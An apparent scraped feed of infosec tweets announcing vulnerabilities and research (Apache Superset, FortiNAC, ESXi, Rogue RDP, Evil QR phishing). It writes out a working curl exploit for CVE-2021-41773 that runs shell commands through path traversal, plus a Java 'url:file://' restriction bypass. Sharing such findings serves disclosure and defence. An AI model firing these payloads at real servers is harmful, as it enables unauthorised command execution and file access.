Yaw #InfoSec, spread the word! @apachesuperset
's error handling can be manipulated in order to allow unauthorized data retrieval from the backend database (CVE-2024-27315).
For more: https://t.co/FiIJWGeqsx
A. Stasinopoulos from @Obrela LABS Team identified a security flaw that affects Apache Superset’s error handling, that can be manipulated to allow unauthorized data retrieval from the backend database.
The vulnerability was registered as CVE-2024-27315
https://t.co/6ZTcWlGzFR
🫣 SNEAK PEEK👀
Evil QR in action, demonstrating how attackers could use sign-in QR codes to execute phishing attacks. 🪝🐟
Blog post with open-sourced toolkit coming soon! 🔥
(sometime this week)
CVE-2022-39952, announced today, allows for unauthenticated RCE against #Fortinet FortiNAC as the root user. Blog post and POC to be released soon.
See Fortinet's PSIRT: https://t.co/sBsrs8Wxqb
Bypassing .NET Serialization Binders: case studies for DevExpress (CVE-2022-28684) and Microsoft Exchange (CVE-2022-23277) by @mwulftange https://t.co/G90Qg7gQ9m
@Obrela is proud to be a sponsor of the popular open-source penetration testing tool, @commixproject, created by @ancst Team Leader at @Obrela_Labs. Commix tool automates the process of detection and exploitation of command injection vulnerabilities.
https://t.co/GMgDPANwkv
If you haven't yet seen, this is how we hacked a BIG bank 😱 . With @infosec_au , We were able to gain RCE on more than 100 different subdomains by exploiting a 0day we discovered. Reported through their #bugbounty program. Enjoy the read!
https://t.co/TlG6e5DINs


Another Java magic: Java is the only language(maybe?) that can list directories via a file:// scheme that I have ever seen.
Also can prepend a "url:" to bypass some restrictions: url:file:///etc/
Dropping a new initial access technique via RDP that I dubbed "Rogue RDP". Use malicious .RDP files to bypass email/servers/security gateways and then run code to binary plant/exfil from your own RDP server, blinding EDR. Bonus: Target runs HyperV? RCE! https://t.co/iMMS1pK0qs
New CTF video writeup! Exploiting a very limited .jsp file upload, and we had to achieve remote code execution. At the time only two teams solved it.
https://t.co/7Ekx2aGr8W
Here's how to run full commands with arguments via CVE-2021-41773 via a path traversal vulnerability in the event mod-cgi is enabled on Apache 2.4.49
curl --data "A=|id>>/tmp/x;uname\$IFS-a>>/tmp/x" 'http://127.0.0.1:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh' -vv
Patch urgently.
Here is my RCE exploit code and writeup for (CVE-2021-21974) VMware ESXi OpenSLP heap-overflow discovered by @_wmliang_. Thank you again for your write-up.
[PoC] https://t.co/MCf3TV6IjH
[writeup] https://t.co/LoKlsYVyAJ
A newly discovered set of vulnerabilities in #Bluetooth Core and Mesh Profile specifications could pose a threat to legitimate devices, allowing attackers to impersonate them and initiate MITM attacks.
Read: https://t.co/JeR4M2mAsN
#infosec#cybersecurity
Happy 9th work anniversary to Athanasios Nikologiannis,
absolute Rock Star & Head of @Obrela_Labs!🎉
Thanks to his hard work, commitment and dedication, we help our clients worldwide keep their business in business. You rock!🤘
#LifeAtObrela#obrelasecurityindustries#obrelalabs